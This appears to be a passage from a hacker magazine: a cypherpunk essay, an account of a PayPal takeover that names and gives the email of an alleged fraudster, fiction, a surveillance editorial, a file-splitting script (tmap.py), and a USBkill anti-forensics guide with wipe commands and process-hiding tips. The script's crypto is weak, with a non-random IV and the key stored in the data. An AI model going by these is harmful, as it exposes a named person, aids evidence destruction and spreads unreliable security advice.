suppress technology and human progression at the expense of the security of a nation, leaving us vulnerable to the security threats which currently plague our world - that is, if we allow ourselves to submit to tyranny by willingly complying.

There is a name for those who promote, develop, and support this crypto technology and who refuse to comply with the power structures' demands to abandon its progression. They are called the cypherpunks. They are the modern day architects, the visionaries of today, and the founders of tomorrow.

You can make a difference and help the crypto-age win. Join me. Join league with the cypherpunks to improve the world. At the least, learn about, support, and promote crypto technologies. If you are up to it, learn how to code so you can also contribute to these technologies. For we are now in the beginnings of a new era of advancement in civilization and the human race: the dawn of the crypto age.

Bitcoin Tip Address (to help support my writings):1HcfM3dwy6zoT4kL2zWMD9qZRc
➥sJdjiTST

Account Hack: Anyone Can Be a Victim

by lg0p89

Any account can be hacked. The attacker may use a tool for the password, a rainbow table, or other items to gain access. On a simpler level, the attacker may simply guess the password from social media clues. The motivation for this may be political (Sarah Palin's email account), for military intellectual property (a certain fighter plane), to gain access to a celebrity's email (Madonna and her stolen album), or a myriad of other reasons.

These breaches can be mundane or malicious. Recently, I was the victim of the latter with one of my PayPal accounts being compromised. I quite frankly have no idea how he would have acquired my passcode. The websites visited are not exciting or on the fringe. This account was only used twice in the distant past. Prior to this I had not had an issue.

Background

In March of 2015, I received an email from PayPal. This was a bit unusual due to this account not really being used. The only other emails that had been received had been when the account was opened and one or two other occurrences. Initially, I thought this was yet another phishing attempt and expedition. Everyone receives these from various sources from across the planet. After review of the header and the IP, it was determined this actually was from PayPal. The email stated that my account had been limited. With this being one of the PayPal accounts, I thought it was due to lack of use and did not think much of it. The next day, I received the same message from PayPal, which was strange. The same authentication method was used for the second email, which was also truly from PayPal.

Another week brought a new message indicating my address had changed to 25883 North Park Avenue; Unit A24509; Elkhart, Indiana. To ensure this was from PayPal, the email was authenticated. I have driven through Indiana, stopped occasionally, but do not know anyone living there. What also piqued my interest, other than the obvious, was that the unit number was unusual. It appeared this was not a suite or a unit from a multi-unit building due to the format.

Nerdy Sherlock Holmes

Anyone would be somewhat interested in what was going with their PayPal account, but the fact pattern made this more curious. At this point, I knew the PayPal account had been compromised and also knew something had to be done. If this person was willing to do this to me, anyone else would be fair game. This would be inherently unfair.

As much as Google is criticized, it is still a fantastic tool to gain information. The first step was to find out what was at the address. This would answer a few rudimentary questions first, which would limit the scope of my further investigation. If it were to be a residence, I would be able to get his/her cell phone numbers, email addresses, land line numbers (if applicable), where they work, their spouse's and children's names, and other creepy information. The address turned out to be the site of Viabox (`https://www.viabox.com/`). This entity provides a U.S. address and post office box. This allows whomever living wherever on the globe to receive mail that normally they would not be able to receive, as there are firms that don't ship outside of the U.S. I am sure all of their clients are completely law abiding and are not using the service to bypass or circumvent the applicable laws of the U.S. and respective states.

Viabox was contacted and informed of the circumstances on later that day. The representative at Viabox emailed back that they were sorry to hear about this and they work closely with "...several authorities to prevent fraudulent activities...." The response appeared to be a bit canned, as if this was not the first time they had received an email like mine. The fun aspect of this (for me) was I was able to secure the box owner's name (Firman Aulia) from Jakarta, Indonesia and his email address (firmanthole555@gmail.com). The company thankfully stated "We have sent a heads up on this with our Management and will cease shipping to this customer moving forward."

Summary

Technology is your friend. If someone elects to try and harm you, there are many ways to track them. Using basic social engineering, packet tracing, and other rudimentary tools, anyone is able to get the attacker's name, physical address, and where they are using their computer from.

The Stars Are Tomorrow

by LexIcon
lexicon@nc2600.org

Chapter One

Monsoon season had stared early, and the sounds of an overbuilt storm filled the terminal. It wasn't clear if Jenny saw Andy first, or it was the other way around. The lights had gone out for a few moments, causing both to look up from their laptops. They saw each other in momentary flashes of lightning, processing ghostly images of past life and present circumstances. The lights came back on and they were staring at each other across the VIP vaping lounge. Both looked away. Jenny looked back and thought she recognized the old backpack at his feet, and then she was the one who crossed over.

They had barely started talking when a gate agent's voice announced the cancellation of all flights out of New Business Luck City 77. Andy said he was going to go home, Jenny was going to stay in the terminal overnight and try to get out in the morning. She said she had given up her place in the city and was moving back home. Andy stayed and they talked a bit. Jenny said she had been traveling around Southeast Asia for a few months, and it wasn't what she had expected. She could never seem to visit places like Hashima Island or Kowloon Walled City. Andy said she had to come and stay with him. With a smile, he said, "my life is so cyberpunk now. You will love my place. I have a quick way out of here. You can rest up, get some good ramen, and fly out in the morning." She was apprehensive for a moment, running her fingers past her right ear, performing the absent minded time stalling action of brushing away hair, but it was no longer present with her tropics-friendly pixie cut. She looked down the concourse for a moment and suddenly changed her mind. "Yeah, let's go."

It took a couple minutes to walk all the way out with the crowd. When they got outside, the usual throng of beggars and unofficial porters was gone from the front door, driven away by the weather and disappointment at seeing a crowd bearing only carry-on luggage. There was a cab line with hundreds of people standing around, but only moments passed until Andy's housekeeper showed up in an old beat up green Mercedes with six miscellaneous antennas bristling across the roof. Jenny took note of yellowed copies of Gibson novels and new manga stuffed into the seatback pocket. Cyberpunk and scifi were what they had bonded over in high school, before he disappeared. So far he had only told her he had gone traveling; she was the one telling the stories.

The Mercedes exited the highway at the first opportunity, almost immediately after pulling on, then following a long road through an industrial-looking area before pulling up to an odd assortment of apparently residential buildings. The housekeeper said almost nothing the entire ride, and dropped them off at the end of an alleyway where the car could not proceed. Neglected laundry hung soaking in the rain from a line high above, sending down streams of water that they had to dodge around as Andy led Jenny a few meters into the alley and then up some green stone steps into a generic slum building. They rode upwards in an elevator that seemed surprisingly clean and safe considering the surroundings.

Andy's apartment was a penthouse that spanned two buildings and, contrary to Jenny's impression from the dilapidated exterior, it had been renovated into a mostly open floor-plan with modern fixtures and a cross of Eastern and Scandinavian aesthetics. There was a workbench near the kitchen, but really disassembled technology and half-finished projects were everywhere. This was a hackerspace.

After drying off a bit, the two settled onto a western-style couch, and Jenny pressed again for an answer as to why Andy had disappeared all those years ago.

"Would you believe I won the lottery?" Jenny just smiled and raised an eyebrow skeptically. "Do you remember how my dad was always throwing away my comic books and anything that wasn't for school? So, it was my 18th birthday, and you and some other people had given me some really great stuff, and my dad came into my room and ripped it all up, even snapped two CDs in half. As he was tearing out the pages of *The Stars My Destination,* he kept screaming 'the stars are tomorrow, the stars are tomorrow, the stars are tomorrow.' It was a major blowup. I made the mistake of screaming back at him, and he hit me hard. I snuck out of the house that night and hitchhiked to see my godfather, Lewis Grand, who was my mom's mentor when she was working in Chicago. He and my dad hated each other. Well, my dad hated Lewis, anyway. When I got there, he was so happy to see me. I didn't know if he would even remember who I was. He made me dinner, and it was my mom's lemon chicken recipe... rather, it was his recipe that she used. We talked half the night, and I could just feel this weight lifting. I hadn't trusted anyone in a long time, but I immediately trusted Lewis."

The housekeeper came in the door. "Fung, when you're dried off, would you make us some tea and a snack, please?" She nodded silently and trudged off toward the back of the apartment. "Who is that?" asked Jenny. "She's my housekeeper. Her niece used to work for me, but she was in an accident a few weeks ago, so Fung came to live with me." Jenny got a weird vibe from her, but wasn't sure why, so she prompted Andy to keep telling his story.

"The morning after I got to Lewis's house, there was this envelope on the coffee table with my name on it, and a birthday card inside that just said 'cash me.' Taped inside the card was a $20 bill and a lottery ticket. Lewis wasn't in the house, so I walked down the street to a convenience store on the corner and got a fried egg and mayo sandwich, and asked the guy to check the ticket... six million dollars. I didn't even have a bank account. It was insane. When I got back to the house, Lewis was there, and he was playing it all cool. I don't know what he did, but I don't think I won the lottery by random chance. He asked me what I wanted to do most, and I said I wanted to go see all those places in the books. So, he helped me set up a bank account and pick my first destination, and then I was off. Traveling the world, looking for Mr. Lee's Greater Hong Kong, or Morpheus, or whatever the hell else was out there."

Andy went on, with Jenny starting to ask a lot of questions. He told her about the year in Shanghai, the year in Tianjin, living with the Tungusic and Mongols, and how he had met so many hackers and tinkerers in the Philippines. He didn't just burn the lottery cash, he had started making business deals, trading his knowledge of tech and cultures for shares in dozens of companies. Finally, he got a bit self conscious and realized he had been talking for hours. He wanted to know what brought Jenny to the city, but she dodged most of his questions. She kept getting up and looking out the window. Finally, Andy got up and went to see what she was looking at.

Down on the street, at the corner near the shuttered solenoid factory, just at the edge of the streetlight, a figure. The rain was temporarily abated, still falling but not nearly as hard. This person was just standing there in a wide brimmed hat and a trenchcoat - conspicuously western. "Who is that?" asked Andy. "Nobody. It's nobody." Jenny walked away from the window. "How do you know it's nobody? Who is that?" Jenny looked pained and rubbed the back of her arm.

It was at that moment they heard the hammers being pulled back on handguns from across the room. Three men in suits with tattooed faces had somehow entered the apartment unnoticed, and two were approaching with guns drawn. Andy put his hands up and stood between them and Jenny, while she stuck her hands deep in her pockets and backed up against the window. They didn't want Andy, they wanted Jenny.

Less than a minute and a half later, Andy and Jenny were running down the slick wet alleyways of the oddly assembled apartment block, with the housekeeper and a trench-coated American whom Jenny had introduced as Monticello but addressed as Monty. Andy's lip was busted open and he winced a bit every few steps. Monticello held a handkerchief against a gunshot wound in his left shoulder but otherwise looked more or less unstoppable. One of those unreal action movie types who gets character from taking bullets and shovels to the head. They ran through a shopping arcade with huge spreads of vegetables and big baskets and cages full of small animals destined for stews, then turned and were in a red light district, then Andy led them through a brightly-lit cooking store that cut through the block, and down another alley into a basement with a strobing LED sign over the door that was so bright it almost hid the entrance.

This was Mandibles, a 187-station cybercafe, populated by gamers and travelers, businessmen and hustlers, kids and caff junkies... a dimly lit sea of screens and task chairs in row after row of cubicles and desks and zombies with headphones. No one paid much notice to the four soaking wet figures rushing down a sparsely populated row of older machines and practically crashing into the back room where they found the manager, Lim Ling, poking at a tray of takeout pork dumplings.

Andy was upset that no one was at the front desk. This was his business, and Lim was supposed to be on duty. Lim solemnly nodded to Andy, but couldn't stop staring at Monticello's painfully obvious gunshot wound. Andy sent Lim back to the front desk and ordered no disturbances. There was a first aid kit in the office, and Jenny showed surprisingly efficient medical skills, carefully extracting the bullet and suturing the wound.

"Where did you learn to do that?" asked Andy with a raised eyebrow. Jenny hesitated as Monticello glared at her, but after a moment she shook off his apprehension and her own, and started to explain. "Basic training. We're agents of The Nodes. I was headed back stateside when I ran into you at the airport. I was carrying something very important. Remember all those diplomatic cables that WikiLeaks dropped on the web a while back? Think bigger. So, it was supposed to be a silent operation, but those gangsters showed up right when you asked me to hang out."

The Nodes: National Observation and Defense of Electronic Systems and, as Jenny said, "we're a kind of cyberpunk CIA, an intelligence agency not answerable to DHS, a quasi-public enterprise. Corporate donors fund our operations to keep an eye on the electrons. We operate where hackers operate, where financial transactions happen, and keep hubrisine foreign corporations honest by reading their mail." Andy wasn't sure if she was joking or trying to scam him. The Nodes was popularly exaggerated, a running joke in the ex-pat tech community - like every cell phone, every ATM, every $12 generic electric beard trimmer on the planet was a piece of their surveillance network.

The gangsters would find them soon. All licensed businesses in the city had to point a surveillance camera at people walking in the front door, and all the feeds went back to a police surveillance system. At Mandibles, the system was conveniently transmitting static, and Andy was literally sitting on a pile of government notices about fines for noncompliance, but they had run past two dozen other businesses that weren't expressing a state of willful disobedience. The police weren't the problem exactly. It was the tech-savvy criminal gangs who regularly tapped into the system and its facial recognition database. Even if the gangsters chasing them didn't have regular access, they surely could get a favor in a matter of minutes, and with frightening precision narrow down accurate last known whereabouts. As soon as the group had passed through the cooking store, they were undoubtedly on the police radar, and in turn the gang's. Everyone knew this, but Andy had a plan.

"Bad Pandas," said Monty. He was looking out through the dark glass at the front door, where Lim was face down in his dumplings at the front counter, and the gangsters were already inside Mandibles, moving row to row roughing up the customers. Monticello recognized one as a leader of the notorious crime ring, Shulanqui Bad Pandas, who specialized in data ransoming. Jenny wondered aloud, "That was too fast. Monty, how did they know?" That was also the moment that the old housekeeper, Fung, inexplicably turned on the overhead lights in the back room, canceling the effect of the two-way mirror, and drawing the attention of the gangsters like velociraptors to a fallen spoon.

The group fled out a back door, deeper into the building and up to the roof. High above the dense concrete and steel blocks of the neighborhood, the rain had subsided, and blinding sideways electronic billboard light punched through a haze across the slick concrete flattops and corrugated aluminum lean-tos that framed the garden and birdcage penthouses, creating a mix of simple and complex deep shadows from the kaleidoscopic matrix of architecturally slapdash rooftop geometries. Even being chased by gunmen, Jenny looked around in a moment of wonder. After navigating over a dozen puzzle box parapets, and Monty taking down a perhaps innocent camera drone with his sidearm, they descended again into yet another stark concrete stairwell.

Now they were in a long hallway, multiple buildings connected with covered bridges. Andy seemed sure of where he was going. There was music ahead, and then all around them, but Jenny couldn't tell where it was coming from. Andy stopped in front of a large air vent and knocked on the opposite wall. A panel slid open and a fierce scowl eyed them closely. The vent popped back and slid open, and Andy led the group into the wall.

The New Normal

Sadly, this past year ended in much the same way as it began. With fear, anger, and a whole lot of uncertainty. Whether your attention was focused on terrible events that took place in cities like Paris or Kabul, Charleston or Baga, or any others from a very long list that would easily fill these pages, terror was the pervasive theme. It came in a variety of sizes and it was always delivered with an astounding lack of reason.

The one comforting thing - if we can even call it that - is that none of this is anything new. That means we at least have an opportunity to learn from past mistakes and to be ready for future challenges. The abundance of each is going to keep us very busy.

In the days immediately following 9/11, the United States was defiant. We heard many vows never to yield and how if we changed our values we'd be letting the terrorists win. Yet, as the years progressed, that is pretty much exactly what we did.

The Patriot Act was one of the more obvious mistakes. In passing it less than two months after the attacks, our government acted in a hasty and destructive manner, causing more damage to the foundations of our country than any act of terrorism could. We now had surveillance powers that bypassed due process, the ability to detain people indefinitely without trial, lack of oversight for agencies like the FBI who gained far-reaching powers, a much broader definition of terrorism subsequently used for a wide variety of investigations and prosecutions, sneak and peek warrants used as standard operating procedure... you get the idea. Our rights were taken away and it's very unlikely we'll ever get them back. We're simply not speaking loudly enough for that to happen. And for a great number of people, these rights simply aren't that important. They have bought into the illusion that these kinds of changes are keeping us safe, which is pure propaganda and nothing more. Any claims that the Patriot Act has done anything to keep us more secure are easily refuted with the actual evidence. Even the FBI admitted in 2015 that no major cases were cracked because of its existence. Not one. And yet, we now accept as reality a society where we can expect to be monitored against our will, profiled, questioned, and encouraged to always be suspicious. This is our new normal.

When the rules change, it's rarely sudden. Such things tend to occur stealthily and out of sight. Most of it happens when we avert our gaze, like a very sophisticated sleight of hand. While we're all out at the circus laughing at some orange-haired clown, we're not paying attention to the fact that we're being robbed. And when we emerge from our trance, we find that the landscape has changed. Not so dramatically to keep us from falling for the same trick again, but enough to continue moving us in a certain direction.

If we were to look at our world from, say, 20 years ago, we would likely be astounded at how we've become obsessed with surveillance and control. When panic is part of the mix, the speed of such change can be increased, but there's still that critical period where it needs to set into place in the populace or ultimately be rejected. And there hasn't been a whole lot in the way of rejection when it comes to draconian new laws. We have been far too accommodating in accepting these alterations and in allowing our fears and concerns to be exploited.

In the wake of the latest Paris attacks, we saw an almost immediate response from the authorities, quite similar to what we saw in New York 14 years earlier. We're not referring to the kind of response we expect and need from them in the wake of such an event. This is something far more insidious.

Consider these words which appeared in our pages shortly after September 11, 2001: *"It was as if members of Congress and lawmakers were poised to spring into action the moment public opinion began to turn and before common sense had a chance of regaining its dominance. Within hours of the horrific events, new restrictions on everything from encryption to anonymity along with broad new powers allowing much easier wiretapping and monitoring of Internet traffic were being proposed - all with initial overwhelming support from the terrified public."*

Once more in recent weeks, we've seen the demonizing of encryption, even without evidence that encryption played *any* part in the planning of the Paris attacks. In much the same way that the public can be manipulated into fearing a particular group of people, so too can we be conned into believing that encryption - and by extension, privacy - somehow poses a threat.

The fact of the matter is that people are easier to track today than ever before. Through various social networks and a desire to fit in with something, we put ourselves on the grid in ways that make investigators absolutely ecstatic. Many of us have the equivalent of a tracking device on our person every minute of the day - and we willingly pay for the privilege. Never before has it been possible to follow a terrorist group on a network like Twitter and find hundreds and hundreds of associates to investigate and listen in on. There is more than enough out there for any decent spy to infiltrate and learn about all sorts of strategies and weaknesses. None of this is in any danger of disappearing. If anything, it's rapidly expanding.

What the authorities want - what *all* authorities want - is the ability to pick and choose from our private data, to hear and see it all without having to do any of that bothersome digging. This is why the NSA was caught red-handed spying on so many innocent people. They wanted to just *have* all the data and sift through it later at their convenience. This explains why there is so much anger in the government towards Edward Snowden. He took that reality away from them and revealed the very inconvenient truth of their actual motivations. And we all owe him a great debt. But by portraying such whistleblowers as traitors who cost innocent lives, those in power manipulate us once more into avoiding the actual issue of our rights being abused and the Constitution trampled upon. Yet nobody has gone to jail, been fined, or forced into exile for these illegal actions. Only the person who revealed them has been punished. What can make it more clear as to what the true agenda is here?

By coming to terms with the fact that this is simply how governments will always act, we can at least come to expect that and take steps to protect ourselves. It almost isn't their fault, just as it isn't really a snake's fault when it bites you. It's simply what they do and what they will always try to do. We're the only ones with the power to keep history from repeating itself.

Now is the time to *embrace* the technologies we're being told to reject. We need to encourage their use, not shy away from them. As long as people talk to each other and devise evil plots, there will always be ways of finding out more and devising methods of defeating them. Learning how to communicate securely amongst ourselves doesn't hinder this process, no more so than the inability to read our thoughts hinders it. If the authorities somehow had *that* capability, you can bet they would fight like hell to hold onto it. But we know it's not something they need, nor have the right to. Similarly, they don't have the right to monitor us the way they want to under the guise of security.

All of this is moot, however, since technology will always allow for a way around restrictions. If encryption is made illegal, terrorists will still be able to encrypt communications, as will all of us. If we put back doors into everything, all we're doing is opening up another security vulnerability that inevitably will be exploited for nefarious purposes. No matter how you look at it, the general public loses some of their rights and privacy - and the actual supposed targets lose nothing at all.

This kind of thing will happen again. And eventually we'll have a scenario where encryption *is* actually used at a pivotal moment and the authorities will attempt to use this as evidence that encryption is the problem. It's not. It's reality, as much so as our thought waves or the air we breathe. Instead of making it the issue, we need to come to terms with the fact that it's just another tool - and a very essential one - as technology and communications evolve.

This is the good side of what's normal now. Let's accept it for what it is.

The Best Way to Share a Treasure Map

by Mike
mike@tofet.net

Recently I spent a fair amount of time researching forward error correcting codes, also known as FEC. FEC are a class of algorithms and math constructs that allow you to reconstruct a damaged message in a one-way communication channel that doesn't allow you to ask the sender to send it again. This is opposed to a two-way communication channel, such as TCP/IP, that allows you to detect an error and ask for a resend.

These codes are actually quite prevalent in modern technology. They make CDs, DVDs, and other optical data storage methods work. They are integral in interplanetary communications due to the extreme time lags. You also see one every time you look at a QR code. Those pixelated bar codes are designed to still be readable even if there is significant damage to the original code. It is for an optical data encoding method much like a QR code that I started investigating FEC.

Along the way I discovered there are two very distinct classes of forward error codes. There are forward error correction codes and there are forward erasure correction codes. A forward error correction code can take a message of a given length, detect mangled bytes, and replace them to reconstruct the original message. A forward erasure correction code will break a message into a number of blocks and ensure that if any combination of a given number of those blocks make it to the receiver undamaged, the original message can be reconstructed. Both of them work by appending a set of parity bytes to the original data.

Both of these rather amazing algorithms are dependent on a class of finite field mathematics called Galois (pronounced "Gal-wah"... he was French) fields. Galois invented this math before he died at 21 years of age from injuries sustained in a duel. Personally - though I am much older and highly unlikely to engage in a duel - I found myself more than a little flummoxed by the complexity of this math, despite the more than a few tutorials available on this specific topic. But I still need to use them for my project.

I've got a communication channel that can reliably send data, one-way, with nearly 99 percent reliability. But those errors express themselves as random, unpredictable bit flips. The correct number of bits will arrive, but they might not be right. This is actually a perfect application for forward error correction and I began my hunt for an available library accordingly.

Long story short, there aren't any good open-source forward error correction libraries. There are some really promising contenders, but I could not get them to work and, due to my limited understanding of the underlying math, I could not fix them. But, there are a quite a few very excellent forward *erasure* correction libraries out there. After some experiments, I settled on zfec, which has a native Python library with the underlying C readily available.

You can get zfec at: `https://pypi.`
`➥python.org/pypi/zfec` or your Linux distribution may have a package available. I had better results with the package on python.org than I did with the native Ubuntu package.

Once you have zfec installed you can issue a command such as:

```
zfec -m 5 -k 3 myfile.txt
```

This will break your document into five files (called "shares" in zfec parlance), any three of which may be recombined by the command:

```
zunfec -o myfile.txt myfile.txt.0_
➥5.fec myfile.txt.2_5.fec myfile.
➥txt.4_5.fec
```

This will yield your original file again, even though two of the pieces are missing.

Although it was completely unrelated to my original project, I got to thinking. What a wonderful way to share some critical file with your friends, but prevent any one of them from accessing the file on their own. In the case above, if someone wants to read myfile.txt, they have to obtain at least three of the portions to do so. It is a mathematical way to enforce collaboration (or, if you are a CISSP, "collusion").

So, say you were with a crew of pirates - like "Arrrrgh!" pirates, not the political party - and you buried some treasure. You want to share the treasure map out, but you don't want any one pirate to be able to find it on their own. If you had nine pirates, and you knew they socially formed three distinct groups of three pirates each, you could protect your map by using:

```
zfec -m 9 -k 7 treasuremap.jpg
```

Then, assuming the pirates were able to keep their individual files safe, no individual or single group of pirates could recreate the treasure map on their own. They would have to come to an agreement across all of the groups to go after the treasure.

Why not just split it into nine files and make all nine required? Because, then, one person could prevent anyone from getting to the treasure. That would be a tyranny of the minority.

It's parliamentary politics enforced by 19th century math!

But there is a problem. Inside of each share there is a portion of the file that is unmodified by zfec. If the original file was ASCII text, you would be able to read a portion of that file in each share and that would be unacceptable. The solution I came up with was to encrypt the file before splitting it.

Using AES-256 in Cipher Block Chaining mode means each block cannot be decrypted without knowledge of what the previous block was, even if you know the encryption key. So, I AES-256-encrypt the file, store the initialization vector at the front of the file and the randomly-generated key at the back of the file, and zfec-split the encrypted file. The owner of the first share will not be able to decrypt her block because she doesn't have the key. The owner of the last share can't decrypt his block, even though he has the key, because he doesn't have the initialization vector nor the ciphertext in the previous share.

I became quite taken with this idea. Seems like a great way to disperse a copy of your will to your beneficiaries. They don't know what it says, but they know they have to come together to hear it! There might be other great applications of this technique.

To make this easy, I wrote a python script called "tmap.py", short for Treasure Map. The code is included below. You need to install the zfec package and the PyCrypto package in order to use tmap. Both of these are readily available in the Python package library.

Tmap will encrypt and split a file into your designated number of shares, storing the necessary metadata to recreate and decrypt the file in each block. Tmap will then recreate a file when the proper number of shares are found.

To encrypt and split a file (assuming you have made tmap.py executable):

```
./tmap.py --make m k filename.ext
```

m = the number of total shares; k = the minimum number required to recover the file

For instance:

```
./tmap.py --make 3 2 rickroll.mp4
```

will create three files named: rickroll.mp4-1.tmap, rickroll.mp4-2.tmap, rickroll.mp4-3.tmap

You keep one for yourself and give the other two to your friends. Friend #2 comes over and *really* wants to see Rick, so he gives you a USB stick with his share on it. You then use:

```
./tmap.py --recover rickroll.mp4
➥-1.tmap rickroll.mp4-3.tmap
```

Tmap will recreate rickroll.mp4 and you can sit back and enjoy the show.

I tried to keep the code for tmap.py as short as possible to assist print publication, so there is a lot of error checking missing. The code will also overwrite files willfully, so it is best to make and recover in a fresh folder.

Now if I could only find a math concept that would force Congress to compromise and legislate!

Code follows:

```
#!/usr/bin/python

import zfec
from Crypto.Cipher import AES
from Crypto import Random
import sys

def tmapzfecsplit(data, m, k):
    splitter = zfec.easyfec
➥.Encoder(k, m)
    splitdata = splitter.encode(
➥data)
    # calc pad
    padlen = len(splitdata[0])
➥*k - len(data)
    # prepend k,m sharenum, and
➥ padlen to each block - can’t
➥ recreate without it
    splitdata = [str(k)+”,”+str(
➥m)+”,”+str(snum)+”,”+str(padlen
➥)+”:”+sdata for snum, sdata in
➥ enumerate(splitdata)]
    return splitdata

def tmaprecreate(datablocks):
    sharenums = []
    cleanblocks = []
    k = 0
    m = 0
    padlen = 0
    for block in datablocks:
        splitdata = block.split(
➥“:”, 1)
        cleanblocks.
append(splitdata[1])
        metadata =
splitdata[0].split(“,”)
```

```
        k = int(metadata[0])
        m = int(metadata[1])
        sharenums.append(int(metadata[2]))
        padlen = int(metadata[3])

    if len(cleanblocks) < k:
        # not enough blocks provided
        raise Exception(“Can’t recreate file. Need {} parts, only
➥ have {}.”.format(k, len(cleanblocks)))

    decoder = zfec.easyfec.Decoder(k,m)
    origdata = decoder.decode(cleanblocks, sharenums, padlen)
    return origdata

def tmap_encryptdata(data):
    # AES-256 encrypts the data, pre-pending the IV and appending
➥ the key
    # the IV is the stringified padding value to get to 16 byte block
➥size
    # 32 byte key is random
    padlen = 16 - (len(data) % 16)
    iv = “0” * (16- len(str(padlen))) + str(padlen)
    data = data + “0” * padlen
    key = Random.new().read(32)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    encryptedData = iv + cipher.encrypt(data) + key
    return encryptedData

def tmap_decryptdata(encryptedData):
    # AES-256 decrypts data
    # expects first 16 bytes is IV (and padlen)
    # and last 32 is the key
    iv = encryptedData[:16]
    key = encryptedData[-32:]
    cipher = AES.new(key, AES.MODE_CBC, iv)
    msg = encryptedData[16:-32]
    data = cipher.decrypt(msg)
    padlen = int(iv)
    data = data[:-padlen]
    return data

def tmap_split(filename, m, k):
    # encrypts data in filename
    # splits the data into m parts, k of which can recreate the file
    # prepends the filename to each file
    # saves as filename-X.tmap
    f = open(filename)
    data = f.read()
    f.close()
    enc_data = tmap_encryptdata(data)
    datablocks = tmapzfecsplit(enc_data, m, k)

    for filenum, data in enumerate(datablocks):
        f = open(“{}-{}.tmap”.format(filename, filenum+1), “wb”)
        data = filename+”:”+data
        f.write(data)
        f.close()

    return

def tmap_rebuild(filenames):
    # rebuilds a tmap file from the parts in filenames
    savefilename = “”
    datablocks = []
    for name in filenames:
        fr = open(name, “rb”)
        data_raw = fr.read()
        fr.close()
        data_split = data_raw.split(“:”, 1)
        if savefilename == “”:
            savefilename = data_split[0]
        elif not savefilename == data_split[0]:
            raise Exception(“Not all data is from the same file.
➥ Cannot recreate”)
        datablocks.append(data_split[1])

    enc_data = tmaprecreate(datablocks)
    data = tmap_decryptdata(enc_data)
    f = open(savefilename, “wb”)
    f.write(data)

def tmap_cmdline(args):
    # not using getopt to save code space, but harder to detect
➥ errors
    help_text = ‘Usage:\ntmap --make m k filename\n\tSplit filename
➥  into m parts, k of which are needed to recover\n’
    help_text = help_text + ‘tmap --recover file1 file2 file3 ... filen
➥\n\tAttempt to recover the file from the listed parts.’
    help_text = help_text + ‘\nArguments must be in order!!’

    if len(args) < 3:
        print help_text
        sys.exit(2)

    try:
        if args[1] == “--make”:
            m = int(args[2])
            k = int(args[3])
            tmap_split(args[4], m, k)
            print “{} split into {} parts, {} needed to recover.”.
➥format(args[4], m, k)
        elif args[1] == “--recover”:
            tmap_rebuild(args[2:])
            print “File recovered!”
        else:
            print help_text
    except Exception as e:
        print “Failed to work:”
        print e.args[0]
        sys.exit(2)

tmap_cmdline(sys.argv)
```

A Program for the Very Paranoid Computer User

by Aaron Grothe
ajgrothe@yahoo.com

One of the first things the authorities or a company will usually do when they grab a computer is to "secure" the computer. This usually involves the following steps: making sure the user cannot touch or do anything else with the computer (such as close the lid of a laptop, unplug the power, or type anything on it). Next is usually installing a device called a "Mouse Jiggler." The final step is usually making sure the computer has power, either through battery or a UPS, so they can investigate it at their leisure.

Mouse Jiggler is a simple USB device that simulates a mouse and jiggles the cursor a few pixels every few seconds. The purpose of these is to prevent your computer from engaging the screen saver or doing anything else it might do while idle, such as unmounting encrypted drives, and so on. There are also similar devices that will emulate a keyboard and hit the shift key in the same manner. These devices are readily available online just look for Mouse Jiggler.

What Can You Do?

On Linux/BSD and Mac OS X, there is a program called USBkill which, when installed and running on your computer, will monitor the USB bus of your system and shut down the system if it detects any changes to your attached USB devices (adding or removing). In this example, once Mouse Jiggler is installed, the system will shut down and optionally perform some basic security cleanup (removing files, wiping memory, swap, and so on) as well as running any custom commands you'd like.

What Can USBkill Do for You?

- Remove files
- Remove directories
- Remove the USBkill program (useful if you only encrypt certain directories)
- Wipe Swap
- Wipe Ram
- Custom Commands

Whitelisting a USB Device

If you have a USB device that you regularly plug into and unplug from your computer, you can add it to the USBkill whitelist. This way it won't trip the USBkill command. For instance, I plug and unplug my Nokia phone into my Linux box on a daily basis. To add it to the USB whitelist, I followed these steps:

```
# lsusb
```

find the entry for the Nokia phone

```
Bus 001 Device 016: ID 0421:06fc
➥ Nokia Mobile Phones
```

add the "0421:06fc" to the whitelist section of the usbkill.ini file

Note: USB IDs can be cloned, so keep in mind that this is a potential security risk.

A Few Tips

1) You can have a USB memory stick or other device on a lanyard connected to your wrist. That way if you pull it out of the system it will initiate a shutdown. This is suggested by the author of the USBkill program.

2) USBkill uses the Secure Delete commands, so make sure that you have those utilities installed if you want to be able to do file removal and other commands. You can also modify the usbkill.ini file to use different commands if you'd prefer.

3) USBkill by default uses the fast versions of the Secure Delete commands - "sdmem -l" instead of "sdmem", "srm -l" instead of "srm". You can enhance the strength of the wipe by removing the "-l"s from the usb.ini for the additional security. Keep in mind these will also slow down the speed at which your computer halts.

4) To test USBkill without shutting down the computer (to make sure you have everything started correctly), you can start USBkill with the "--no-shut-down" option.

5) If you write a program to launch USBkill automatically when you start your system, you might want to give it a few minutes to let the USB devices be recognized or else you can end up with a machine that refuses to boot. This one is a personal experience issue!

6) Rename the usbkill.py program to something else before you run it. This way if a tech savvy person grabs your computer and you have a longer set of shutdown commands, they won't see the program running if they do a "ps" command.

One Enhancement for USBkill

The following is one simple enhancement I've added to my version of USBkill. It adds the capability to send a "pkill --signal USR1 -f usbkill" from a terminal to shut down the system. One issue with this is that the terminal with this command also needs to be running as root. Here is the patch if anybody else would like to apply it:

```
Patch

--- usbkill.py 2015-09-04 09:55:41.000000000 -0500
+++ usbkill_sigusr1.py 2015-09-22 13:36:41.320000000 -0500
@@ -438,9 +438,18 @@
                log(settings, "[INFO] Exiting because exit signal was
➥ received")
                sys.exit(0)

+       # Define SIGUSR1 handler
+       def usr_handler(signum, frame):
+               print("\n[INFO] Starting system shutdown because SIGUSR1
➥ was receieved\n")
+               log(settings, "[INFO] Starting system shutdown because
➥ SIGUSR1 signal was received")
+               kill_computer(settings);
+
        # Register handlers for clean exit of program
        for sig in [signal.SIGINT, signal.SIGTERM, signal.SIGQUIT, ]:
                signal.signal(sig, exit_handler)
+
+       # Kill computer if you receive a SIGUSR1
+       signal.signal (signal.SIGUSR1, usr_handler);

        # Start main loop
        loop(settings)
```

Future?

USBkill is designed to do one thing and it does it pretty well. At the GitHub page for it, there are several new feature requests. One of the most interesting is the ability to also detect Thunderbolt, Ethernet, and FireWire changes. Also, the ability for a laptop to detect whether it is running on AC or battery power might be useful as well. The source code is pretty small for USBkill and it is pretty well documented, so it is easy to customize to meet your needs.

Summary

As there is "Security in Depth" there is also "Paranoia in Depth." Tools such as USBkill can be useful if you are doing work on your computer and you would like to be able to quickly shut down your system in the event that someone tries to grab your computer.

References

